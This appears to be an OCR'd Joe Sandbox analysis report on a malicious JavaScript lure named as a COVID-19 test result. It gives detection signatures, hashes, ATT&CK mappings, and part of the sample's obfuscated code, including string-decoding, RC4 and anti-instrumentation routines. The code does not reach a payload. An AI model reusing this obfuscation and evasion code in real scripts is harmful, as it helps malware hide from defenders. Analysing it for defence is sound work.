



ID: 365159
Sample Name:
COVID_19_Test_Result_Doctor_Note.js
Cookbook: default.jbs
Time: 09:12:25
Date: 09/03/2021
Version: 31.0.0 Emerald

Table of Contents

Table of Contents 2
Analysis Report COVID_19_Test_Result_Doctor_Note.js 3
Overview 3
General Information 3
Detection 3
Signatures 3
Classification 3
Startup 3
Malware Configuration 3
Yara Overview 3
Sigma Overview 3
Signature Overview 3
Data Obfuscation: 4
Malware Analysis System Evasion: 4
Anti Debugging: 4
Mitre Att&ck Matrix 4
Behavior Graph 4
Screenshots 5
Thumbnails 5
Antivirus, Machine Learning and Genetic Malware Detection 6
Initial Sample 6
Dropped Files 6
Unpacked PE Files 6
Domains 6
URLs 6
Domains and IPs 7
Contacted Domains 7
Contacted IPs 7
General Information 7
Simulations 7
Behavior and APIs 7
Joe Sandbox View / Context 8
IPs 8
Domains 8
ASN 8
JA3 Fingerprints 8
Dropped Files 8
Created / dropped Files 8
Static File Info 8
General 8
File Icon 8
Network Behavior 9
Code Manipulations 9
Statistics 9
System Behavior 9
Analysis Process: wscript.exe PID: 6376 Parent PID: 3388 9
General 9
File Activities 9
Disassembly 9
Code Analysis 9
JavaScript Code 9
Call Graph 9
Script: 10
Code 10

Copyright Joe Security LLC 2021


Analysis Report COVID_19_Test_Result_Doctor_Note.js

Overview


General Information

Sample Name:	COVID_19_Test_Result_Doctor_Note.js
Analysis ID:	365159
MD5:	0bca3422ec870f2..
SHA1:	36352478af11cdd.
SHA256:	7703889f1b2c6fd..
Infos:	

Most interesting Screenshot:



Detection




Score:	52
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found potential dummy code loops (…
- JavaScript source code contains ca…
- Potential obfuscated javascript found
- Abnormal high CPU Usage
- Found WSH timer for Javascript or V…
- Java / VBScript file with very long s…
- Program does not show much activi…

Classification



Startup

- **System is w10x64**
- wscript.exe (PID: 6376 cmdline: C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\COVID_19_Test_Result_Doctor_Note.js' MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview

Copyright Joe Security LLC 2021



Click to jump to signature section

Data Obfuscation:



Potential obfuscated javascript found

Malware Analysis System Evasion:



JavaScript source code contains call to eval() to check own source code (likely for evading instrumentation)

Anti Debugging:




Found potential dummy code loops (likely to delay analysis)

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Re Se Ef
Valid Accounts	Scripting 2 2	Path Interception	Path Interception	Virtualization/Sandbox Evasion 1 1	OS Credential Dumping	Security Software Discovery 2	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Re Tr Wi Au
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Scripting 2 2	LSASS Memory	Virtualization/Sandbox Evasion 1 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Re Wi Wi Au
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 1	Security Account Manager	System Information Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Ob De Cl Ba

Behavior Graph


Copyright Joe Security LLC 2021



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
COVID_19_Test_Result_Doctor_Note.js	0%	Virustotal		Browse

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Copyright Joe Security LLC 2021

Domains and IPs

Contacted Domains

No contacted domains info

Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	365159
Start date:	09.03.2021
Start time:	09:12:25
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	COVID_19_Test_Result_Doctor_Note.js
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	27
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • GSI enabled (Javascript) • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal52.evad.winJS@1/0@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .js • Override analysis time to 240s for JS files taking high CPU consumption
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, RuntimeBroker.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • Report size getting too big, too many NtAllocateVirtualMemory calls found.

Simulations

Behavior and APIs

Copyright Joe Security LLC 2021

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

No created / dropped files found

Static File Info

General

File type:	ASCII text, with very long lines, with CRLF line t erminators
Entropy (8bit):	5.728503884778436
TrID:	• Digital Micrograph Script (4001/1) 100.00%
File name:	COVID_19_Test_Result_Doctor_Note.js
File size:	13478
MD5:	0bca3422ec870f28791d61a4fa25367f
SHA1:	36352478af11cdd59c55b8ef8ecf2cfacb2dcaaa
SHA256:	7703889f1b2c6fd8a1fe0abc4a8b6a409d4e6eabe5943c4a5261dfc68fb973f6
SHA512:	bcaeb9faad34f88a8a7392743a8d71eb793eb865f17c3b2232ddb28066a5959e14f476dcffd26901a79e3cf1b8cee05deb96e06d9da6693b7958d1b3915d92d3
SSDEEP:	384:90DjR41HSTJwGFP4NK4lKm5+tbK4vgDDr843x7z/RjozIFY:9ajy1yT1FP4NnlKztbnMDr8uxnRjAIFY
File Content Preview:	//***ERROR DECODING SIGNATURE FOR PATIENT ***//..//***ERROR OUTPUT***//....var _0x39e5=['mCozt8kWW4eQEG','CNvU','W53dQmk9cmoWC0Krl3y','mZq2odK1DNLpAwXg','u2W2ymoJWQCPW5C','DgvZDa','rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ','mty2mZe2u0DUq1z3','mJG4odi0q0HOAfbJ','y

File Icon



Icon Hash:	e8d69ece968a9ec4

Network Behavior

No network behavior found

Code Manipulations

Statistics

System Behavior

Analysis Process: wscript.exe PID: 6376 Parent PID: 3388

General

Start time:	09:13:10
Start date:	09/03/2021
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\wscript.exe 'C:\Users\user\Desktop\COVID_19_Test_Result_Doctor_Note.js'
Imagebase:	0x7ff7deb40000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities


File Path	Offset	Length	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis

JavaScript Code

Call Graph



Script:

Code

```
0   var _0x39e5 = [ 'mCozt8kWW4eQEG', 'CNvU', 'W53dQmk9cmoWC0Krl3y', 'mZq2odK1DNLpAwXg',
    'u2W2ymoJWQCPW5C', 'DgvZDa', 'rxHWyw5Krw52AxjVBM1LBNrtDhjPBMDZ', 'mty2mZe2u0DUq1z3', 'mJG4odi0q0HO
    AfbJ', 'ybpdShBdI8o/mdvSWRTG', 'jvrftvaL', 'WPRcJSk5WPdcPCksmSkyW6BdJComW4u9vG', 'C2vUza', 'WRhdVmoDc
    8o3W5zo', 'y2HHCKf0', 'WORcKCkSWORcQSkAmSkB', 'F8kLW40M', 'vxnLCI1bz2vUDa', 'z3zcW5FcVCoOECkBW6xcQC
    k2gI3dG01L', 'Aw5WDxq', 'CxvPDa', 'cSkTdmoA', 'W7KoWRlcQvpdOmkku8k7cNObb8o6W5fGWPNcImkfW4OKgCofzG',
    'D3nJCMLWDc5LEguGlY9cia', 'uMvNuMvHza', 'W5xcRHpcMmooWR9jWPWvts8', 'B3bLBG', 'BgvUz3rO', 'WO1dAhxcSW
    ', 'ytL3WP/cK8oHWO12beqi', 'zNjVBunOyxjdB2rL', 'WPKBohVcU8ohW7azW7eXWO0',
    'WR0GW7ddVSoUW7uObfhdHCoZWQn3W4/cRYHAW5VcKCkkW5SFafagWQfiFCkMA8k1W4BdNHpcLCoDrLJdVSkYWP
    xcGZRcPgS', 'tw96AwXSys81lJaGkfDPBMrVD3mGtLqGmtaUmdSGv2LUnJq7ihG2ncKGqxbWBgvxzwjIAxqVntm3lJm2i
    cHlsfrntcWGBgLRzsbhzwnRBYKGq2HYB21LlZG4lJaUndmYnc4XntaGu2fMyxjPlZuZnY4ZnIbfzgCVodGUmc43mduUnJ
    m', 'ftRdKq3dNa', 'W4DpyI/dTSow', 'C3rHCNr1Ca', 'otG4mdDgB1b2ueW', 'WO7dVW3dSZtcUq', 'g8ocieBdPCkMWQ17tm
    kSpG', 'uKvhx1nA', 'y2fSBa', 'hSk6bCobBW', 'cx3dQCkHsZq', 'WRRdVmohomoQW5m', 'WOtdP8klaSo5mSkyoK/dJqi6',
    'mteYnJqZt1PHveHh', 'hSkPg8obAWKhW7ultW', 'C2nYAxb0BMfTzq', 'W4PAFctdUW', 'i2iWW4BdLCorWRLXj0m',
    'CMvND3jPDgu', 'WOlcRCo0eCoF', 'tvnytuWYILnLCNzLCLHnteHuvfa', 'Aw5PDa', 'y2HHAw4', 'ywjJzgvMmdeYmZq1nJC
    4oq', 'W5FcVSorrCo1', 'CMvWBgfJzq', 'ac/dKHu', 'WONdTsTzvCo6jxq', 'ol8V', 'C2nYAxb0zNvSBg5HBwu', 'CMvZCg9UC
    2vuzxH0', 'q29UDgvUDc1uExbL', 'gNmZW5WpxMj6tG', 'W4NcPW9HDCoalNyWwSodvq', 'W5hdR1G', 'leSr', 'zgvIDq', 'se
    TdvvXtB2z0D2fYzvXIB2X0xeDvsuq', 'ue9tva', 'jvvtrvjoqu1fjq', 'W4ZdKSoYes/dTCkXWRXTWRGD', 'y29UC3rYDwn0B3i',
    'C3bSAxq', 'sSkNW48qWQ/dGmosp8kO', 'muPSufz4sa', 'W6tdI2iVlY8', 'W7btwSoMWPNcICogncecEmk3', 'W6BdGmkm
    nmoCDeGwnMtcPrxdM8osag7dRGTkW6/cLt0+W5/cIgdcKHK+fx/cRmkFrL3cRwldRtxcLSoGECo3ggxcIrdcUmo4WPtcG
    G', 'C2f2zxrVzMLSzq', 'WRihhmkcW4Jdl8o8cZmlEmkvWO3cRrBdLq', 'yxbWBgLJyxrPB24VEc13D3CTzM9YBs11CMXL
    BMnVzgvK', 'oLZdQfSSDW', 'D3nJCMLWDc5ZAgvSBa', 'zMXVB3i', 'WP7cJmk1WOFcQq', 'xNXUkSkbWPmC', 'z2PaW5h
    cUSkU', 'W6CdlYOiW7XHps3dUmk8W7S' ];
1   var _0x26ae = function (_0x2929da, _0x18bd1c) {
2       _0x2929da = _0x2929da - 0x136;
3       var _0x387f06 = _0x39e5[_0x2929da];
4       if ( _0x26ae['wkROjH'] === undefined )
5           {
6               var _0x2150f9 = function (_0x5a8350) {
7                   var _0x494982 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
8                   var _0x39e5e0 = '';
9                   for ( var _0x26ae68 = 0x0, _0x1fc186, _0x4ab90f, _0x3e72fb = 0x0 ; _0x4ab90f = _0x5a8350['charAt'] ( _0x3e72fb ++ ) ; ~ _
                    0x4ab90f && ( _0x1fc186 = _0x26ae68 % 0x4 ? _0x1fc186 * 0x40 + _0x4ab90f : _0x4ab90f, _0x26ae68 ++ % 0x4 ) ? _0x39e
                    5e0 += String['fromCharCode'] ( 0xff & _0x1fc186 >> ( - 0x2 * _0x26ae68 & 0x6 ) ) : 0x0 )
10                      {
11                          _0x4ab90f = _0x494982['indexOf'] ( _0x4ab90f );
12                      }
13                  return _0x39e5e0;
14              };
15              _0x26ae['xYSHEi'] =
16              function (_0x2a30ac) {
17                  var _0x2d8802 = _0x2150f9 ( _0x2a30ac );
```

Code

```
                    var _0x40f67c = [];
                    for ( var _0x2d6e36 = 0x0, _0x39a245 = _0x2d8802['length'] ; _0x2d6e36 < _0x39a245 ; _0x2d6e36 ++ )
                        {
                            _0x40f67c += '%' + ( '00' + _0x2d8802['charCodeAt'] ( _0x2d6e36 ) ['toString'] ( 0x10 )  )['slice'] ( - 0x2 );
                        }
                    return decodeURIComponent ( _0x40f67c );
                },
                _0x26ae['DaINLR'] =
                {
                }, _0x26ae['wkROjH'] = ! ! [];
            }
        var _0x2c1167 = _0x39e5[0x0], _0x30f503 = _0x2929da + _0x2c1167, _0x38ac6c = _0x26ae['DaINLR'][_0x30f503];
        if ( _0x38ac6c === undefined )
            {
                var _0x364960 = function (_0x41273d) {                                                    _0x37524d("0x18d") ➔
                    this['FJMtUj'] = _0x41273d, this['PRTrKK'] = [ 0x1, 0x0, 0x0 ],
                    this['lcaTHf'] =
                    function () {
                        return 'newState';
                    }, this['NiMMBI'] = '\x5cw+\x20*\x5c(\x5c)\x20*{\x5cw+\x20*', this['KKqzjK'] = '[\x27|\x22].+[\x27|\x22];?\x20*}';
                };
                _0x364960['prototype']['dAYrWi'] =
                function () {
                    var _0x43f378 = new RegExp ( this['NiMMBI'] + this['KKqzjK'] ), _0x34b6d1 = _0x43f378['test'] ( this['lcaTHf']['toString']() ) ?  this['PRTrKK'][0x1] : -- this['PRTrKK'][0x0];  function () {\w+ *['|"].+['|"];? *}/.test("function () {
                                                                                                                jbxlog ( [ "exec", 348 ], [ "f", "" ] ) ;
                                                                                                            Show all Function Runs
                    return this['lLjveu'] ( _0x34b6d1 );                                                  [object Object].lLjveu(0) ➔
                },
                _0x364960['prototype']['lLjveu'] =
                function (_0x4d31de) {                                                                    [object Object].lLjveu(0) ➔
                    if ( ! Boolean ( ~ _0x4d31de ) )                                                      Boolean(-1) ➔ true
                        return _0x4d31de;
                    return this['xyNHXg'] ( this['FJMtUj'] );                                             [object Object].xyNHXg(function (_0x2929da, _0x18
                },
                _0x364960['prototype']['xyNHXg'] =
                function (_0x553279) {                                                                    [object Object].xyNHXg(function (_0x2929da, _0x18
                    for ( var _0x3534fb = 0x0, _0x3c82a3 = this['PRTrKK']['length'] ; _0x3534fb < _0x3c82a3 ; _0x3534fb ++ )
                        {
                            this['PRTrKK']['push'] ( Math['round'] ( Math['random'] ( ) ) ), _0x3c82a3 = this['PRTrKK']['length'];  [object Math].random() ➔ 0.48103504082600834
                                                                                                            Show all Function Runs
                        }
                    return _0x553279 ( this['PRTrKK'][0x0] );
                }, new _0x364960 ( _0x26ae ) ['dAYrWi'] ( ), _0x387f06 = _0x26ae['xYSHEi'] ( _0x387f06 ), _0x26ae['DaINLR'][_0x30f503] =
                _0x387f06;
            }
        else
            _0x387f06 = _0x38ac6c;
        return _0x387f06;
    };
    var _0x1fc1 = function (_0x2929da, _0x18bd1c) {
        _0x2929da = _0x2929da - 0x136;
        var _0x387f06 = _0x39e5[_0x2929da];
        if ( _0x1fc1['APyrWQ'] === undefined )
            {
                var _0x2150f9 = function (_0x494982) {
                    var _0x39e5e0 = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/=';
                    var _0x26ae68 = '';
                    for ( var _0x1fc186 = 0x0, _0x4ab90f, _0x3e72fb, _0x2a30ac = 0x0 ; _0x3e72fb = _0x494982['charAt'] ( _0x2a30ac ++ ) ; ~ _
                    0x3e72fb && ( _0x4ab90f = _0x1fc186 % 0x4 ? _0x4ab90f * 0x40 + _0x3e72fb : _0x3e72fb, _0x1fc186 ++ % 0x4 ) ? _0x26ae
                    68 += String['fromCharCode'] ( 0xff & _0x4ab90f >> ( - 0x2 * _0x1fc186 & 0x6 ) ) : 0x0 )
                        {
                            _0x3e72fb = _0x39e5e0['indexOf'] ( _0x3e72fb );
                        }
                    return _0x26ae68;
                };
                var _0x5a8350 = function (_0x2d8802, _0x40f67c) {
                    var _0x2d6e36 = [], _0x39a245 = 0x0, _0x364960, _0x41273d = '', _0x43f378 = '';
                    _0x2d8802 = _0x2150f9 ( _0x2d8802 );
                    for ( var _0x4d31de = 0x0, _0x553279 = _0x2d8802['length'] ; _0x4d31de < _0x553279 ; _0x4d31de ++ )
                        {
                            _0x43f378 += '%' + ( '00' + _0x2d8802['charCodeAt'] ( _0x4d31de ) ['toString'] ( 0x10 )  )['slice'] ( - 0x2 );
                        }
                    _0x2d8802 = decodeURIComponent ( _0x43f378 );
                    var _0x34b6d1;
                    for ( _0x34b6d1 = 0x0 ; _0x34b6d1 < 0x100 ; _0x34b6d1 ++ )
                        {
                            _0x2d6e36[_0x34b6d1] = _0x34b6d1;
                        }
                    for ( _0x34b6d1 = 0x0 ; _0x34b6d1 < 0x100 ; _0x34b6d1 ++ )
                        {
                            _0x39a245 = ( _0x39a245 + _0x2d6e36[_0x34b6d1] + _0x40f67c['charCodeAt'] ( _0x34b6d1 % _0x40f67c['length'] ) ) % 0x1
                            00, _0x364960 = _0x2d6e36[_0x34b6d1], _0x2d6e36[_0x34b6d1] = _0x2d6e36[_0x39a245], _0x2d6e36[_0x39a245] = _0x36
                            4960;
                        }
                    _0x34b6d1 = 0x0, _0x39a245 = 0x0;
                    for ( var _0x3534fb = 0x0 ; _0x3534fb < _0x2d8802['length'] ; _0x3534fb ++ )
                        {
```

Code

```
                                _0x34b6d1 = ( _0x34b6d1 + 0x1 ) % 0x100, _0x39a245 = ( _0x39a245 + _0x2d6e36[_0x34b6d1] ) % 0x100, _0x364960 = _0
                                x2d6e36[_0x34b6d1], _0x2d6e36[_0x34b6d1] = _0x2d6e36[_0x39a245], _0x2d6e36[_0x39a245] = _0x364960, _0x41273d +
                                = String['fromCharCode'] ( _0x2d8802['charCodeAt'] ( _0x3534fb ) ^ _0x2d6e36[( _0x2d6e36[_0x34b6d1] + _0x2d6e36[_0x
                                39a245] ) % 0x100] );
                            }
                        return _0x41273d;
                    };
                    _0x1fc1['xeclEU'] = _0x5a8350,
                    _0x1fc1['tEpTFs'] =
                    {
                    }, _0x1fc1['APyrWQ'] = ! ! [];
                }
            var _0x2c1167 = _0x39e5[0x0], _0x30f503 = _0x2929da + _0x2c1167, _0x38ac6c = _0x1fc1['tEpTFs'][_0x30f503];
            if ( _0x38ac6c === undefined )
                {
                    if ( _0x1fc1['gqdguA'] === undefined )
                        {
                            var _0x3c82a3 = function (_0x2cc4e4) {
                                this['dFGFPT'] = _0x2cc4e4, this['erFzXo'] = [ 0x1, 0x0, 0x0 ],
                                this['KtfqmL'] =
                                function () {
                                    return 'newState';
